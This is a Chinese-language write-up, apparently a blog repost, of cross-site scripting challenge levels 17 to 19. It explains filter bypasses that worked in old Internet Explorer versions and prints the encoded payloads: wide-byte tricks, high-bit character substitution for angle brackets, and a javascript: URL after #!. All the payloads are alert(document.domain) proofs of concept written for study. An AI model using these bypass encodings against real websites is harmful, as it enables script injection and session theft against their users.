
这里提示多字节字符。这里如果 regist 成功，输入的数据就会显示在框里面，如果有违法字符就什么都不会显示。这里 fuzz 以下发现过滤了"<>符号。根据提示可以猜测是类似于宽字节注入。

但是这里说是要老版本的 IE 才会成功。所以就直接贴出 payload

payload:

```
p1=1%A7&p2=+onmouseover%3Dalert%28document.domain%29%3B+%A7
```

第十八关



依然过滤了<>"

这个源自于浏览器会把一些 8 位的字符直接解释成 7 位 ascii(漏洞已经在 IE8 中修补了)浏览器会忽略掉一些 8 位字符的第一位，如 BC 和<2 进制的后 7 位相同，浏览器会把他当做 BC，并不会过滤。比如：“<” 十六进制 “3C” ,对应二进制是 "0011 1100" 最高位置 1 变为 1011 1100 — 也就是 BC。可以理解为 3C + 80 = BC （十六进制下）

所以

```
"><script>alert(document.domain)</scirpt>
```

经过变换后就是

```
%A2%BE%BCscript%BEalert(document.domain);%BC/scirpt%BE
```

这题也是需要 IE 才能实现

第十九关

根据提示,可以找到该漏洞的文章

https://blog.mindedsecurity.com/2010/09/twitter-domxss-wrong-fix-and-something.html 因为这个洞是 2010 年的了，比较久远了，而且要在 IE8 中才能触发。

这里和 twitter 中的漏洞环境差不多。取#!后面的放入 linkurl 后面。但是在谷歌里面插入

```
#!javascript&#58;alert(document.domain)
```

本来在 IE8 中就可以弹窗但是这里看到谷歌会 404，不过 URL 会变成 javascript 协议。

最后

经过这次的 xss challengs 算是复习了一下对 xss 编码和简单 xss 绕过的一些小技巧，下来还会去练习一些更难的，灵活性更强的。希望各位大佬们如果看到什么

链接：https://www.secpulse.com/archives/123460.html